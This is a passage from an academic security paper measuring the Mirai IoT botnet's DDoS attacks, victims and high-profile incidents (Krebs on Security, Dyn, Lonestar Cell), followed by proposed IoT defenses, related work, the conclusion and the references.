Over the course of our five month botnet infiltration, we observed Mirai operators issuing 15,194 DDoS attack commands, excluding duplicate attacks (discussed in Section 3). These attacks employed a range of different resource exhaustion strategies: 32.8% were volumetric, 39.8% were TCP state exhaustion, and 34.5% were application-layer attacks (Table 9). This breakdown differs substantially from the current landscape of DDoS attacks observed by Arbor Networks [7], where 65% of attacks are volumetric, 18% attempt TCP state exhaustion, and 18% are higher-level application attacks. While amplification attacks [79] make up 74% of attacks issued by DDoS-for-hire booter services [40], only 2.8% of Mirai attack commands relied on bandwidth amplification, despite built-in support in Mirai's source code. This absence highlights Mirai's substantial capabilities despite the resource constraints of the devices involved.

6.2 Attack Targets

Studying the victims targeted by Mirai sheds light on its operators. We analyzed the attack commands issued by Mirai C2 servers (as detailed in Section 3) to examine who Mirai targeted. In total, we observed 15,194 attacks issued by 484 C2 IPs that overlapped with 24 DNS clusters (Section 5). The attacks targeted 5,046 victims, comprised of 4,730 (93.7%) individual IPs, 196 (3.9%) subnets, and 120 (2.4%) domain names. These victims ranged from game servers, telecoms, and anti-DDoS providers, to political websites and relatively obscure Russian sites (Table 10).

The Mirai source code supports targeting of IPv4 subnets, which spreads the botnet's DDoS firepower across an entire network range. Mirai issued 654 attacks (4.3%) that targeted one or more subnets, with the three most frequently targeted being Psychz Networks (102 attacks, 0.7%), a data center offering dedicated servers and DDoS mitigation services, and two subnets belonging to Lonestar Cell (65 combined attacks, 0.4%), a Liberian telecom. We also saw evidence of attacks that indiscriminately targeted large swathes of the IPv4 address space, including 5 distinct `/8` subnets and one attack on `/0` subnet— the entire IPv4 space. Each of the `/8` and `/0` subnets, (with the exception of the local `10.0.0.0/8`) contain a large number of distributed network operators and total IP addresses, which drastically exceed the number of Mirai bots. As such, the Mirai attacks against these subnets likely had modest impact.

If we exclude targeted subnet (due to their unfocused blanket dispersion across many networks), we find that Mirai victims were distributed across 906 ASes and 85 countries. The targets were heavily concentrated in the U.S. (50.3%), France (6.6%), the U.K. (6.1%), and a long tail of other countries. Network distribution was more evenly spread. The top 3 ASes— OVH (7.8%), Cloudflare (6.6%) and Comcast (3.6%)— only accounted for 18.0% of victims.

The three most frequently targeted victims were Liberia's Lonestar Cell (4.1%), Sky Network (2.1%), and `1.1.1.1` (1.6%). We examine Lonestar Cell in depth in Section 6.3. Sky Network is a Brazilian company that operates servers for Minecraft (a popular game), which is hosted by Psychz Networks. The attacks against Psychz began on November 15, 2016 and occurred sporadically until January 26, 2017. `1.1.1.1` was likely used for testing [95]. Additional game targets in the top 14 victims included a former game commerce site longqikeji.com, and Runescape, another popular online game. The prevalence of game-related targets along with the broad range of other otherwise unrelated victims shares many characteristics with previously studied DDoS booter services [39].

For volumetric and TCP state exhaustion attacks, Mirai optionally specified a target port, which implied the type of service targeted. We find a similar prevalence of game targets— of the 5,450 attacks with a specified port, the most commonly attacked were 80 (HTTP, 37.5%), 53 (DNS, 11.5%), 25565 (commonly Minecraft servers [31,65], 9.2%), 443 (HTTPS, 6.4%), 20000 (often DNP3, 3.4%), and 23594 (Runescape game server, 3.4%).

Interestingly, the 7th most common attack target was an IP address hosted by Voxility that was associated with one of the Mirai C2 servers, and we note that 47 of 484 Mirai C2 IPs were themselves the target of a Mirai DDoS attack. By clustering these 484 C2 IPs by attack command, we identified 93 unique clusters, of which 26 (28%) were

Target	Attacks	Cluster	Notes
Lonestar Cell	616	2	Liberian telecom targeted by 102 reflection attacks.
Sky Network	318	15, 26, 6	Brazilian Minecraft servers hosted in Psychz Networks data centers.
1.1.1.1	236	1,6,7,11,15,27,28,30	Test endpoint. Subject to all attack types.
104.85.165.1	192	1,2,6,8,11,15,21,23,26,27,28,30	Unknown router in Akamai's AS.
feseli.com	157	7	Russian cooking blog.
minomortaruolo.it	157	7	Italian politician site.
Voxility hosted C2	106	1,2,6,7,15,26,27,28,30	C2 domain from DNS expansion. Exists in cluster 2 seen in Table 8.
Tuidang websites	100	—	HTTP attacks on two Chinese political dissidence sites.
execrypt.com	96	—	Binary obfuscation service.
auktionshilfe.info	85	2,13	Russian auction site.
houtai.longqikeji.com	85	25	SYN attacks on a former game commerce site.
Runescape	73	—	World 26 of a popular online game.
184.84.240.54	72	1,10,11,15,27,28,30	Unknown target hosted at Akamai.
antiddos.solutions	71	—	AntiDDoS service offered at `react.su`.

Table 10: **Mirai DDoS Targets** — The top 14 victims most frequently targeted by Mirai run a variety of services. Online games, a Liberian cell provider, DDoS protection services, political sites, and other arbitrary sites match the victim heterogeneity of booter services. Many clusters targeted the same victims, suggesting a common operator.

Attack Target	Date	Sample Size	Intersection
Akamai†	09/21/2016	12,847	96.4%
Google Shield†	09/25/2016	158,839	96.4%
Dyn◇	10/21/2016	107,464	70.8%

Table 11: **Mirai Attack IPs** — Client IPs from attacks on Krebs on Security (denoted †) and Dyn (denoted ◇) intersected significantly with Mirai-fingerprinted scanning our network telescope, confirming that both attacks were Mirai-based, but the lower Dyn intersection hints that other hosts may have been involved.




Figure 10: **Historical DDoS Attacks Targeting Krebs on Security** — Brian Krebs' blog was the victim of 269 DDoS attacks from 7/24/2012–9/22/2016. The 623 Gbps Mirai attack on 9/21/2016 was 35 times larger than the average attack, and the largest ever recorded for the site.

targeted least once. This direct adversarial behavior reaffirms the notion of multiple, competitive botnet operators.

6.3 High Profile Attacks

Several high profile DDoS attacks brought Mirai into the limelight beginning in September 2016. We analyze the following three Mirai victims as case studies: Krebs on Security, Dyn, and the Liberian telecom provider Lonestar.

Krebs on Security The popular Krebs on Security blog has had a long history of being targeted by DDoS attacks (Figure 10), and on September 21, 2016 was subject to an unprecedented 623 Gbps DDoS attack — with Mirai as the prime suspect. Placing this attack in context, it was significantly larger than the previously reported largest publicly-disclosed DDoS attack victim (i.e., Spamhaus at 300+ Gbps [77]), but we note that attacks to non-disclosed targets of 500 Gbps and 800 Gbps were reported in 2015 and 2016 respectively [7]. To confirm the origin of the attack, we intersected a list of 12,847 attack IPs observed by Akamai with the Mirai IPs we saw actively scanning during that period. We found a 96.4% overlap in hosts. Google Shield, who later took over DDoS protection of the site, separately maintained a larger sample of 158,839 attack IPs for an HTTP attack on September 25, 2016. When given the Mirai scanning IPs from that day, they found 96% of their attack IPs overlapped. Our results illustrate the potency of the Mirai botnet, despite its composition of low-end devices concentrated in Southeast Asia and South America. We also identified which C2 clusters were responsible for some of the largest attacks by correlating attack commands with naming infrastructure, and we note that cluster 1 (Figure 7) was responsible for this attack.

Dyn On October 21, 2016, Dyn, a popular DNS provider suffered a series of DDoS attacks that disrupted name resolution for their clients, including high-traffic sites such as Amazon, Github, Netflix, PayPal, Reddit, and Twitter [71]. Consistent with Dyn's postmortem report [36], we observed 23 attack commands that targeted Dyn infrastructure, from 11:07–16:55 UTC. The first 21 attacks were primarily short-lived (i.e., 25 second)

SYN floods on DNS port 53, along with a few ACK and GRE IP attacks, and followed by sustained 1 hour and 5 hour SYN attacks on TCP/53. We note a 71% intersection between the 107K IPs that attacked Dyn and Mirai scanning in our network telescope. This indicates that, while the attack clearly involved Mirai, there may have been other hosts involved as well.

Although the first several attacks in this period solely targeted Dyn's DNS infrastructure, later attack commands simultaneously targeted Dyn and PlayStation infrastructure, potentially providing clues towards attacker motivation. Interestingly, the targeted Dyn and PlayStation IPs are all linked to PlayStation name servers — the domain names `ns<00-03>.playstation.net` resolve to IPs with reverse DNS records pointing to `ns<1-4>.p05.dynect.net`, and the domain names `ns<05-06>.playstation.net` resolve to the targeted PlayStation infrastructure IPs.

The attacks on Dyn were interspersed amongst other attacks targeting Xbox Live, Microsoft DNS infrastructure, PlayStation, Nuclear Fallout game hosting servers, and other cloud servers. These non-Dyn attacks are either ACK/GRE IP floods, or VSE, which suggests that the targets were Valve Steam servers. At 22:17 UTC, the botnet issued a final 10 hour-long attack on a set of Dyn and PlayStation infrastructure. This pattern of behavior suggests that the Dyn attack on October 21, 2016 was not solely aimed at Dyn. The attacker was likely targeting gaming infrastructure that incidentally disrupted service to Dyn's broader customer base. The attack was carried out by Cluster 6.

Lonestar Cell Attacks on Lonestar Cell, a large telecom operator in Liberia and the most targeted victim of Mirai (by attack account), have received significant attention due to speculation that Mirai substantially deteriorated Liberia's overall Internet connectivity [14, 42]. Others have questioned these claims [45]. We cannot provide insight into Liberia's network availability; instead, we analyze attack commands we observed. Beginning at 10:45 UTC on October 31, 2016 until December 13, 2016, a single botnet C2 cluster (id 2) issues a series of 341 attacks against hosts in the Lonestar AS. 87% of the attacks are SYN or ACK floods and targeted both full subnets and addresses within 168.253.25.0/24, 41.57.81.0/24, and 41.57.85.0/24, all of which belong to Lonestar Cell or its parent company, MTN Group.

In addition to IP targets, we observe an NXDOMAIN attack issued on November 8, 2016 that targeted `simregistration.lonestarcell.com`. A single C2 IP never seen previously or subsequently issued a single attack on December 14. Attacks on Lonestar infrastructure continued again at 09:24 UTC on January 16, 2017 and persisted until February 8, 2017, issuing 273 attacks from a single C2 IP address. In total there were 616 attacks, 102 of which used reflect traffic against Voxility, Google, Facebook, and Amazon servers towards Lonestar networks. The attack was carried out by C2 cluster 2 and used the C2 domains: "mufoscam.org", "securityupdates.us", "jgop.org", and "zugzwang.me".

As we have seen, Mirai primarily used direct, non-reflective attacks on a wide range of protocols including the less common GRE and VSE protocols. Even without relying on amplification attacks, Mirai was still able to inflict serious damage as evidenced by high-profile attacks against Krebs on Security, Dyn, and Lonestar Cell. Furthermore, the juxtaposition of attacker geography (largely Southeast Asia and South America) and victim geography (majority in the U.S.) places a spotlight on the importance of global solutions, both technical and non-technical, to prevent the rise of similar botnets. Otherwise, adversaries will continue to abuse the most fragile hosts to disrupt the overall Internet ecosystem.

7 Discussion

Mirai has brought into focus the technical and regulatory challenges of securing a menagerie of consumer-managed, interfaceless IoT devices. Attackers are taking advantage of a reversal in the last two decades of security trends especially prevalent in IoT devices. In contrast to desktop and mobile systems, where a small number of security-conscious vendors control the most sensitive parts of the software stack (e.g. Windows, iOS, Android) — IoT devices are much more heterogeneous and, from a security perspective, mostly neglected. In seeking appropriate technical and policy-based defenses for today's IoT ecosystem, we draw on the experience of dealing with desktop worms from the 2000s.

Security hardening The Mirai botnet demonstrated that even an unsophisticated dictionary attack could compromise hundreds of thousands of Internet-connected devices. While randomized default passwords would be a first step, it is likely that attacks of the future will evolve to target software vulnerabilities in IoT devices much like the early Code Red and Confickr worms [8, 70]. To mitigate this threat before it starts, IoT security must evolve away from default-open ports to default-closed and adopt security hardening best practices. Devices should consider default networking configurations that limit remote address access to those devices to local networks or specific providers. Apart from network security, IoT developers need to apply ASLR, isolation boundaries, and principles of least privilege into their designs. From a compliance perspective, certifications might help guide consumers to more secure choices as well as pressure manufacturers to produce more secure products.

Automatic updates Automatic updates — already canonical in the desktop and mobile operating system space — provide developers a timely mechanism to patch bugs and vulnerabilities without burdening consumers with maintenance tasks or requiring a recall. Automatic updates require a modular software architecture by design to securely overwrite core modules with rollback capabilities in the event of a failure. They also require cryptographic primitives for resource-constrained devices and building PKI infrastructure to support trusted updates. Apart from these challenges, patching also requires the IoT community to actively police itself for vulnerabilities, a potentially burdensome responsibility given the sheer diversity of devices. Bug bounties can help in this respect: roughly 25% of all vulnerabilities patched by Chrome and Firefox came from bug bounties in 2015 [28], while Netgear launched a bug bounty for its router software in January, 2017 [75]. In the event of a zero-day exploit that disables automatic updates, IoT developers must provide a secure fallback mechanism that likely requires physical access and consumer intervention.

The Deutsche Telekom infection and subsequent fix provide an excellent case study of this point. DT's routers had a vulnerability that enabled the botnet to spread via its update mechanism, which provides a reminder that basic security hardening should be the first priority. However, since DT did have an automatic update mechanism, it was also able to patch devices rather swiftly, requiring minimal user intervention. Implementing automatic updates on IoT devices is not impossible, but does take care to do correctly.

Notifications Notifications via out-of-band channels serve as a fallback mechanism to bring devices back into security compliance or to clear infections. Recent examples include alerting device administrators via CERT bulletins, emailing the abuse contact in WHOIS records, and in-browser warnings to site owners that a page is compromised [24, 56, 57]. Notifications in the IoT space are complicated to say the least. IoT devices lack both a public indication of ownership and an established communication channel to reach consumers. Were consumers reachable, there must also be a clear and simple update path to address the problem. As a minimum alternative, IoT devices could be required to register an email address with the manufacturer or with a unified, interoperable monitoring platform that can alert consumers of serious issues. This is a space where IoT requires non-technical intervention. The usability challenge of acting on notifications remains an open research problem.

Facilitating device identification Even when device models or firmware versions are known to be vulnerable, detecting such devices on the network can be extremely difficult. This made our investigation more challenging, but it also makes it hard for network operators to detect vulnerabilities in their or their customers' devices. To mitigate this, IoT manufacturers could adopt a uniform way of identifying model and firmware version to the network — say, encoding them in a portion of the device's MAC address. Disclosing this information at layer 2 would make it visible to local network operators (or to the user's home router), which could someday take automated steps to disable remote access to known-vulnerable hardware until it is updated. Achieving this in a uniform way across the industry would likely require the adoption of standards.

Defragmentation Fragmentation poses a security (and interoperability) risk to maintaining and managing IoT devices. We observed numerous implementations of Telnet, FTP, and HTTP stacks during scanning. The IoT community has responded to this challenge by adopting a handful of operating systems, examples of which include Android Thing, RIOT OS, Tock, and Windows for IoT [30]. This push towards defragmentation would abstract away the security nuances required of our prescriptive solutions.

End-of-life Even with security best practices in mind, end-of-life can leave hundreds of thousands of in-use IoT devices without support. Lack of long-term support will yield a two class system of protected and unprotected devices similar to the current state of Windows XP machines [63]. Over time, the risk that these devices pose to the Internet commons will only grow unless taken offline.

8 Related Work

Since as early as 2005, the security community has been working to understand, mitigate, and disrupt botnets [17]. For example, Zand et al. proposed a detection method based on identifying command and control signatures [97], and Gu et al. focused on analyzing network traffic to aid in detection and mitigation [32, 33]. Unfortunately, mitigation remains a difficult problem as botnets often evolve to avoid disruption [6].

This work follows in a long line studies that have analyzed the structure, behavior, and evolution of the botnet ecosystem [12, 37, 76, 84, 85, 91, 96]. Bailey et al. note that each technique used in understanding botnets has a unique set of trade offs, and only by combining perspectives can we fully analyze the entire picture [11]. This observation and the seminal work of Rajab et al., implicating botnet activity in 27% of all network telescope traffic, inspire our approach [2].

Botnets have historically been used to launch DDoS attacks, and there exists a parallel set of studies focusing on characterizing and defending against these attacks [66, 67], as well as estimating their effect [69]. In response to the recent growth of amplification attacks, there have been

several studies investigating vulnerable amplifiers [20, 51, 79]. As DDoS attacks and infrastructure are becoming more commonplace, attention has turned to exploring the DDoS for hire ecosystem [40].

Since the emergence of IoT devices, security researchers have warned of their many inherent security flaws [80]. Researchers have found that IoT devices contain vulnerabilities from the firmware level [18, 19] up to the application level [26, 29, 73, 78]. Mirai is also not the first of its kind to target IoT devices — several precursors to Mirai exist, all of which exploit the weak password nature of these devices [38, 52, 59, 62, 72]. As a result of these widespread security failures, the security community has been quick to design systems to secure these kinds of devices. In one example, Fernandes et al. proposed Flowfence, which enables data flow protection for emerging IoT frameworks [27]. Much more work is needed if we are to understand and secure this new frontier.

In this work, we utilize a multitude of well-established botnet measurement perspectives, which substantiate concerns about IoT security. We demonstrate the damage that an IoT botnet can inflict upon the public Internet, eclipsing the DDoS capabilities of prior botnets. We use previously introduced solutions as guidelines for our own proposals for combating the Mirai botnet, and IoT botnets at large.

9 Conclusion

The Mirai botnet, composed primarily of embedded and IoT devices, took the Internet by storm in late 2016 when it overwhelmed several high-profile targets with some of the largest distributed denial-of-service (DDoS) attacks on record. In this work, we provided a comprehensive analysis of Mirai's emergence and evolution, the devices it targeted and infected, and the attacks it executed. We find that while IoT devices present many unique security challenges, Mirai's emergence was primarily based on the absence of security best practices in the IoT space, which resulted in a fragile environment ripe for abuse. As the IoT domain continues to expand and evolve, we hope Mirai serves as a call to arms for industrial, academic, and government stakeholders concerned about the security, privacy, and safety of an IoT-enabled world.

Acknowledgments

The authors thank David Adrian, Brian Krebs, Vern Paxson, and the Censys Team for their help and feedback. This work was supported in part by the National Science Foundation under contracts CNS-1345254, CNS-1409505, CNS-1518888, CNS-1505790, CNS-1530915, CNS-1518741 and through gifts from Intel and Google. The work was additionally supported by the U.S. Department of Commerce grant 2106DEK, Air Force Research Laboratory/Defense Advanced Research Projects Agency grant 2106DTX, the Department of Homeland Security Science and Technology Directorate FA8750-12-2-0314, and a Google Ph.D. Fellowship. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of their employers or the sponsors.

References

[1] Team Cymru. http://www.team-cymru.org/.

[2] M. Abu Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A multifaceted approach to understanding the botnet phenomenon. In *6th ACM Internet Measurement Conference*, 2006.

[3] Akamai. Q4 2016 state of the Internet - connectivity report. https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/q4-2016-state-of-the-internet-connectivity-report.pdf.

[4] Anna-senpai. [FREE] world's largest net:Mirai botnet, client, echo loader, CNC source code release. https://hackforums.net/showthread.php?tid=5420472.

[5] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster. Building a dynamic reputation system for DNS. In *19th USENIX Security Symposium*, 2010.

[6] M. Antonakakis, R. Perdisci, Y. Nadji, N. Vasiloglou, S. Abu-Nimeh, W. Lee, and D. Dagon. From throw-away traffic to bots: Detecting the rise of DGA-based malware. In *21st USENIX Security Symposium*, 2012.

[7] Arbor Networks. Worldwide infrastructure security report. https://www.arbornetworks.com/images/documents/WISR2016_EN_Web.pdf.

[8] H. Asghari, M. Ciere, and M. J. G. Van Eeten. Post-mortem of a zombie: Conficker cleanup after six years. In *24th USENIX Security Symposium*, 2015.

[9] M. Bailey, E. Cooke, F. Jahanian, and J. Nazario. The Internet Motion Sensor - A Distributed Blackhole Monitoring System. In *12th Network and Distributed Systems Security Symposium*, 2005.

[10] M. Bailey, E. Cooke, F. Jahanian, and D. Watson. The Blaster worm: Then and now. *IEEE Security & Privacy*, 2005.

[11] M. Bailey, E. Cooke, F. Jahanian, Y. Xu, and M. Karir. A survey of botnet technology and defenses. In *Cybersecurity Applications & Technology Conference For Homeland Security*, 2009.

[12] P. Barford and V. Yegneswaran. *An Inside Look at Botnets*. 2007.

[13] BBC. Router hacker suspect arrested at Luton airport. http://www.bbc.com/news/technology-37510502.

[14] K. Beaumont. "Shadows Kill"––Mirai DDoS botnet testing large scale attacks, sending threatening messages about UK and attacking researchers. https://medium.com/@networksecurity/shadows-kill-mirai-ddos-botnet-testing-large-scale-attacks-sending-threatening-messages-about-6a61553d1c7.

[15] J. Blackford and M. Digdon. TR-069 issue 1 amendment 5. https://www.broadband-forum.org/technical/download/TR-069_Amendment-5.pdf.

[16] CAIDA: Center for Applied Internet Data Analysis. AS ranking. http://as-rank.caida.org/?mode0=as-ranking&n=100&ranksort=3, 2017.

[17] E. Cooke, F. Jahanian, and D. McPherson. The zombie roundup: Understanding, detecting, and disrupting botnets. In *1st USENIX Steps to Reducing Unwanted Traffic on the Internet Workshop*, 2005.

[18] A. Costin, J. Zaddach, A. Francillon, and D. Balzarotti. A large-scale analysis of the security of embedded firmwares. In *23rd USENIX Security Symposium*, 2014.

[19] A. Costin, A. Zarras, and A. Francillon. Automated dynamic firmware analysis at scale: A case study on embedded web interfaces. In *11th ACM Asia Conference on Computer and Communications Security*, 2016.

[20] J. Czyz, M. Kallitsis, M. Gharaibeh, C. Papadopoulos, M. Bailey, and M. Karir. Taming the 800 pound gorilla: The rise and decline of NTP DDoS attacks. In *14th ACM Internet Measurement Conference*, 2014.

[21] Deutsche Telekom. Telekom-hilt. https://www.facebook.com/telekomhilft/photos/a.143615195685585.27512.122768271103611/1199966633383764/?type=&theater.

[22] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A search engine backed by Internet-wide scanning. In *22nd ACM Conference on Computer and Communications Security*, 2015.

[23] Z. Durumeric, M. Bailey, and J. A. Halderman. An Internet-wide view of Internet-wide scanning. In *23rd USENIX Security Symposium*, 2014.

[24] Z. Durumeric, J. Kasten, D. Adrian, J. A. Halderman, M. Bailey, F. Li, N. Weaver, J. Amann, J. Beekman, M. Payer, et al. The matter of Heartbleed. In *14th ACM Internet Measurement Conference*, 2014.

[25] EvoSec. New IoT malware? anime/kami. https://evosec.eu/new-iot-malware/.

[26] E. Fernandes, J. Jung, and A. Prakash. Security analysis of emerging smart home applications. In *37th IEEE Symposium on Security and Privacy*, 2016.

[27] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. Flowfence: Practical data protection for emerging IoT application frameworks. In *25th USENIX Security Symposium*, 2016.

[28] M. Finifter, D. Akhawe, and D. Wagner. An empirical study of vulnerability rewards programs. In *22nd USENIX Security Symposium*, 2013.

[29] L. Franceschi-Bicchierai. Hackers makes the first-ever ransomware for smart thermostats. https://motherboard.vice.com/en_us/article/internet-of-things-ransomware-smart-thermostat.

[30] A. Froehlich. 8 IoT operating systems powering the future. http://www.informationweek.com/iot/8-iot-operating-systems-powering-the-future/d/d-id/1324464.

[31] Gamepedia Minecraft Wiki. Tutorials/setting up a server. http://minecraft.gamepedia.com/Tutorials/Setting_up_a_server.

[32] G. Gu, R. Perdisci, J. Zhang, and W. Lee. BotMiner: Clustering analysis of network traffic for protocol-and structure-independent botnet detection. In *17th USENIX Security Symposium*, 2008.

[33] G. Gu, J. Zhang, and W. Lee. Botsniffer: Detecting botnet command and control channels in network traffic. In *15th Network and Distributed System Security Symposium*, 2008.

[34] B. Herzberg, D. Bekerman, and I. Zeifman. Breaking down mirai: An IoT DDoS botnet analysis. https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html.

[35] K. J. Higgins. Srizbi botnet sending over 60 billion spams a day. http://www.darkreading.com/risk/srizbi-botnet-sending-over-60-billion-spams-a-day/d/d-id/1129480.

[36] S. Hilton. Dyn analysis summary of Friday October 21 attack. http://hub.dyn.com/dyn-blog/dyn-analysis-summary-of-friday-october-21-attack.

[37] T. Holz, M. Steiner, F. Dahl, E. Biersack, and F. Freiling. Measurements and mitigation of peer-to-peer-based botnets: A case study on Storm worm. In *1st USENIX Workshop on Large-Scale Exploits and Emergent Threats*, 2008.

[38] Internet Census 2012. Port scanning/0 using insecure embedded devices. http://internetcensus2012.bitbucket.org/paper.html.

[39] M. Karami and D. McCoy. Understanding the emerging threat of DDoS-as-a-service. In *6th USENIX Workshop on Large-Scale Exploits and Emergent Threats*, 2013.

[40] M. Karami, Y. Park, and D. McCoy. Stress testing the booters: Understanding and undermining the business of DDoS services. In *25th International Conference on World Wide Web*, 2016.

[41] kenzo2017. Eir's d1000 modem is wide open to being hacked. https://devicereversing.wordpress.com/2016/11/07/eirs-d1000-modem-is-wide-open-to-being-hacked/.

[42] S. Khandelwal. Someone is using mirai botnet to shut down internet for an entire country. http://thehackernews.com/2016/11/ddos-attack-mirai-botnet.html.

[43] O. Klaba. Octave klaba Twitter. https://twitter.com/olesovhcom/status/778830571677978624.

[44] A. Kountouras, P. Kintis, C. Lever, Y. Chen, Y. Nadji, D. Dagon, M. Antonakakis, and R. Joffe. Enabling network security through active DNS datasets. In *19th International Research in Attacks, Intrusions, and Defenses Symposium*, 2016.

[45] B. Krebs. Did the Mirai botnet really take Liberia offline? https://krebsonsecurity.com/2016/11/did-the-mirai-botnet-really-take-liberia-offline/.

[46] B. Krebs. Krebsonsecurity hit with record DDoS. https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/.

[47] B. Krebs. New Mirai worm knocks 900k Germans offline. https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/.

[48] B. Krebs. Spreading the DDoS disease and selling the cure. https://krebsonsecurity.com/2016/10/spreading-the-ddos-disease-and-selling-the-cure/.

[49] B. Krebs. Who is Anna-Senpai, the Mirai worm author? https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/.

[50] B. Krebs. Who makes the IoT things under attack? https://krebsonsecurity.com/2016/10/who-makes-the-iot-things-under-attack/.

[51] M. Kührer, T. Hupperich, C. Rossow, and T. Holz. Exit from hell? reducing the impact of amplification DDoS attacks. In *23rd USENIX Security Symposium*, 2014.

[52] Level 3. Attack of things! http://www.netformation.com/level-3-pov/attack-of-things-2.

[53] Level 3. How the grinch stole IoT. http://www.netformation.com/level-3-pov/how-the-grinch-stole-iot.

[54] C. Lever, P. Kotzias, D. Balzarotti, J. Caballero, and M. Antonakakis. A Lustrum of malware network communication: Evolution and insights. In *38th IEEE Symposium on Security and Privacy*, 2017.

[55] C. Lever, R. Walls, Y. Nadji, D. Dagon, P. McDaniel, and M. Antonakakis. Domain-Z: 28 registrations later. In *37th IEEE Symposium on Security and Privacy*, 2016.

[56] F. Li, Z. Durumeric, J. Czyz, M. Karami, M. Bailey, D. McCoy, S. Savage, and V. Paxson. You've got vulnerability: Exploring effective vulnerability notifications. In *25th USENIX Security Symposium*, 2016.

[57] F. Li, G. Ho, E. Kuan, Y. Niu, L. Ballard, K. Thomas, E. Bursztein, and V. Paxson. Remedying web hijacking: Notification effectiveness and webmaster comprehension. In *25th International Conference on World Wide Web*, 2016.

[58] G. Lyon. Nmap network scanning. https://nmap.org/book/vscan-fileformat.html.

[59] M. Malik and M.-E. M. Léveillé. Meet Remaiten–a Linux bot on steroids targeting routers and potentially other IoT devices. http://www.welivesecurity.com/2016/03/30/meet-remaiten-a-linux-bot-on-steroids-targeting-routers-and-potentially-other-iot-devices/.

[60] MalwareTech. Mapping Mirai: A botnet case study. https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html.

[61] Maxmind, LLC. Geoip2. https://www.maxmind.com/en/geoip2-city.

[62] X. Mertens. Analyze of a Linux botnet client source code. https://isc.sans.edu/forums/diary/Analyze+of+a+Linux+botnet+client+source+code/21305.

[63] Microsoft. Support for Windows XP ended. https://www.microsoft.com/en-us/WindowsForBusiness/end-of-xp-support.

[64] M. Mimoso. IoT botnets are the new normal of DDoS attacks. https://threatpost.com/iot-botnets-are-the-new-normal-of-ddos-attacks/121093/.

[65] Minecraft Modern Wiki. Protocol handshaking. http://wiki.vg/Protocol#Handshaking.

[66] J. Mirkovic, S. Dietrich, D. Dittrich, and P. Reiher. *Internet Denial of Service: Attack and Defense Mechanisms (Radia Perlman Computer Networking and Security)*. Prentice Hall PTR, 2004.

[67] J. Mirkovic and P. Reiher. A taxonomy of DDoS attack and DDoS defense mechanisms. *SIGCOMM Computer Communications Review*.

[68] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the Slammer worm. *IEEE Security & Privacy*, 2003.

[69] D. Moore, C. Shannon, D. J. Brown, G. M. Voelker, and S. Savage. Inferring internet denial-of-service activity. *ACM Transactions on Computer Systems (TOCS)*, 2006.

[70] D. Moore, C. Shannon, and K. Claffy. Code-Red: A case study on the spread and victims of an Internet worm. In *2nd ACM Internet Measurment Workshop*, 2002.

[71] S. Moss. Major DDoS attack on Dyn disrupts AWS, Twitter, Spotify and more. http://www.datacenterdynamics.com/content-tracks/security-risk/major-ddos-attack-on-dyn-disrupts-aws-twitter-spotify-and-more/97176.fullarticle.

[72] P. Muncaster. Massive Qbot botnet strikes 500,000 machines through WordPress. https://www.infosecurity-magazine.com/news/massive-qbot-strikes-500000-pcs/.

[73] C. O'Flynn. A lightbulb worm? a teardown of the philips hue. Blackhat Security Conference.

[74] OVH. The DDoS that didn't break the camel's VAC*. https://www.ovh.com/us/news/articles/a2367.the-ddos-that-didnt-break-the-camels-vac.

[75] D. Pauli. Netgear unveils world's easiest bug bounty. http://www.theregister.co.uk/2017/01/06/netgear_unveils_worlds_easiest_bug_bounty/.

[76] P. Porras, H. Saïdi, and V. Yegneswaran. A foray into Conficker's logic and rendezvous points. In *2nd USENIX Conference on Large-scale Exploits and Emergent Threats: Botnets, Spyware, Worms, and More*, 2009.

[77] M. Prince. The DDoS that almost broke the internet. https://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet/.

[78] E. Ronen, C. O'Flynn, A. Shamir, and A.-O. Weingarten. IoT goes nuclear: Creating a ZigBee chain reaction.

[79] C. Rossow. Amplification hell: Revisiting network protocols for DDoS abuse. In *21st Network and Distributed System Security Symposium*, 2014.

[80] B. Schneier. The Internet of Things is wildly insecure–and often unpatchable. https://www.schneier.com/essays/archives/2014/01/the_internet_of_thin.html.

[81] C. Shannon and D. Moore. The spread of the Witty worm. *IEEE Security & Privacy*, 2004.

[82] S. Shin and G. Gu. Conficker and Beyond: A Large-scale Empirical Study. In *26th Annual Computer Security Applications Conference*, 2010.

[83] S. S. C. Silva, R. M. P. Silva, R. C. G. Pinto, and R. M. Salles. Botnets: A survey. 2013.

[84] P. Sinha, A. Boukhtouta, V. H. Belarde, and M. Debbabi. Insights from the analysis of the Mariposa botnet. In *5th Conference on Risks and Security of Internet and Systems*, 2010.

[85] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your botnet is my botnet: analysis of a botnet takeover. In *16th ACM conference on Computer and Communications Security*, 2009.

[86] A. Tellez. Bashlite. https://github.com/anthonygtellez/BASHLITE.

[87] K. Thomas, R. Amira, A. Ben-Yoash, O. Folger, A. Hardon, A. Berger, E. Bursztein, and M. Bailey. The abuse sharing economy: Understanding the limits of threat exchanges. In *19th Symposium on Research in Attacks, Intrusions and Defenses*, 2016.

[88] K. Thomas, D. Y. Huang, D. Wang, E. Bursztein, C. Grier, T. J. Holt, C. Kruegel, D. McCoy, S. Savage, and G. Vigna. Framing dependencies introduced by underground commoditization. In *14th Workshop on the Economics of Information Security*, 2015.

[89] @unixfreaxjp. Mmd-0056-2016 - Linux/Mirai, how an old ELF malcode is recycled. http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html.

[90] VirusTotal. Virustotal - free online virus, malware, and url scanner. https://virustotal.com/en.

[91] D. Wang, S. Savage, and G. M. Voelker. Juice: A longitudinal study of an SEO campaign. In *20th Network and Distributed Systems Security Symposium*, 2013.

[92] N. Wells. Busybox: A swiss army knife for linux.

